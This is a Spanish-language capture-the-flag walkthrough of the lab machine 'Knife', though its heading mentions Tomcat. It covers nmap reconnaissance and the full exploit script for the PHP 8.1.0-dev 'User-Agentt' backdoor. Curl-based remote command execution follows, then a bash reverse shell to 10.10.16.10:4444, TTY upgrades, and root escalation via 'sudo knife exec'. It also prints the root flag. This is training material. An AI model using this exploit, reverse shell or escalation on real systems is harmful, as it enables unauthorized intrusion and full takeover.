



Contenido:


Information Leakage
Abusing Tomcat [Intrusion & Privilege Escalation]

Comenzamos lanzando un ping para ver el SO de la máquina. Y como ttl=63, la máquina es linux.




```
> ping -c 1 10.10.10.242
PING 10.10.10.242 (10.10.10.242) 56(84) bytes of data.
64 bytes from 10.10.10.242: icmp_seq=1 ttl=63 time=60.8 ms

--- 10.10.10.242 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 60.824/60.824/60.824/0.000 ms
 /home/sagelf/Knife/nmap  |
```

Hacemos un escaneo general de puertos con Nmap. Vemos que los puertos abiertos son el 22 y el 80.




```
> nmap -p- -sS -Pn -n --min-rate 5000 --open -vvv 10.10.10.242 -oG allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 23:42 CEST
Initiating SYN Stealth Scan at 23:42
Scanning 10.10.10.242 [65535 ports]
Discovered open port 22/tcp on 10.10.10.242
Discovered open port 80/tcp on 10.10.10.242
Completed SYN Stealth Scan at 23:42, 17.31s elapsed (65535 total ports)
Nmap scan report for 10.10.10.242
Host is up, received user-set (0.098s latency).
Scanned at 2025-04-08 23:42:30 CEST for 18s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.42 seconds
           Raw packets sent: 87497 (3.850MB) | Rcvd: 87492 (3.500MB)
 /home/sagelf/Knife/nmap  |
```

Ahora hacemos un escaneo exhaustivo de esos dos puertos en concreto para detectar la versión y más información relevante.




```
> nmap -p 22,80 -sCV 10.10.10.242 -oG targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 23:45 CEST
Nmap scan report for 10.10.10.242
Host is up (0.067s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.35 seconds
 /home/sagelf/Knife/nmap  |
```

Recopilamos información de la página con whatweb:




```
> whatweb 10.10.10.242
http://10.10.10.242 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.242], PHP[8.1.0-dev], Script, Title[Emergent Medical Idea], X-Powered-By[PHP/8.1.0-dev]
 /home/sagelf/Knife/content  |
```

Buscando en Google obtengo información de una backdoor en php 8.1.0 , y usamos el código del script que se aprovecha de esta vulnerabilidad:




```
# Version: 8.1.0-dev
# Tested on: Ubuntu 20.04
# References:
#    - https://github.com/php/php-src/commit/2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a
#   - https://github.com/vulhub/vulhub/blob/master/php/8.1-backdoor/README.zh-cn.md

"""
Blog: https://flast101.github.io/php-8.1.0-dev-backdoor-rce/
Download: https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/backdoor_php_8.1.0-dev.py
Contact: flast101.sec@gmail.com

An early release of PHP, the PHP 8.1.0-dev version was released with a backdoor on March 28th 2021, but the backdoor was quic
version of PHP runs on a server, an attacker can execute arbitrary code by sending the User-Agentt header.
The following exploit uses the backdoor to provide a pseudo shell ont the host.
"""

#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

Con curl hacemos una solicitud al servidor que usa el encabezado User-Agentt para conseguir una RCE. En este caso vemos el comando id o whoami:



```
****** Taking care of our ******
> curl -s -X GET http://10.10.10.242/ -H "User-Agentt: zerodiumsystem('id');" | html2text
uid=1000(james) gid=1000(james) groups=1000(james)
    * About EMA
    * /
    * Patients
    * /
    * Hospitals
    * /
    * Providers
    * /
    * E-MSO
***** At EMA we're taking care to a whole new level . . . *****
****** Taking care of our ******
> curl -s -X GET http://10.10.10.242/ -H "User-Agentt: zerodiumsystem('whoami');" | html2text
james
    * About EMA
    * /
    * Patients
    * /
    * Hospitals
    * /
    * Providers
    * /
    * E-MSO
***** At EMA we're taking care to a whole new level . . . *****
****** Taking care of our ******
 /home/sagelf/Knife/content
```

Aprovechamos para invocar una shell interactiva en un puerto de escucha nc.



```
****** Taking care of our ******
> curl -s -X GET http://10.10.10.242/ -H "User-Agentt: zerodiumsystem('bash -c \"bash -i >& /dev/tcp/10.10.16.10/4444 0>&1\"'");" | html2text
****** Gateway Timeout ******
The gateway did not receive a timely response from the upstream server or
application.
===============================================================================
     Apache/2.4.41 (Ubuntu) Server at 10.10.10.242 Port 80
 /home/sagelf/Knife/content  |
 TERM environment variable not set.
 james@knife:/usr/bin$ |
```

Para hacer ctrl + c y que no se cierrre la conexión hacemos:

script /dev/null -c bash

ctrl + z

stty raw -echo; fg

reset xterm

Para hacer ctrl + L la variable $TERM debe valer xterm.

export TERM=xterm

Para que el editor de texto tenga las proporciones correctas vemos en una shell de nuestra máquina local el tamaño de filas y columnas:


stty size

Y lo pasamos al de la máquina víctima:

Para conseguir información del SO:

lsb_release -a


Usamos el comando id:



```
james@knife:/usr/bin$ id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/usr/bin$ 
```


Nuestro usuario no pertenece a ningún grupo interesante.

Hacemos sudo -l :



```
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/usr/bin$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/usr/bin$ 
```

Podemos ejecutar el binario knife. Vamos a buscarlo en GTFObins.



.. / knife

This is capable of running ruby code.

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

```
knife exec -E 'exec "/bin/sh"'
```


Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```



```
    (root) NOPASSWD: /usr/bin/knife
james@knife:/usr/bin$ sudo knife exec -E 'exec "/bin/sh"'
# whoami
root
#
```



```
# cd root
# ls
delete.sh  root.txt  snap
# cat root.txt
4c2c9daa45f8d044b17aaac89d745ac2
#
```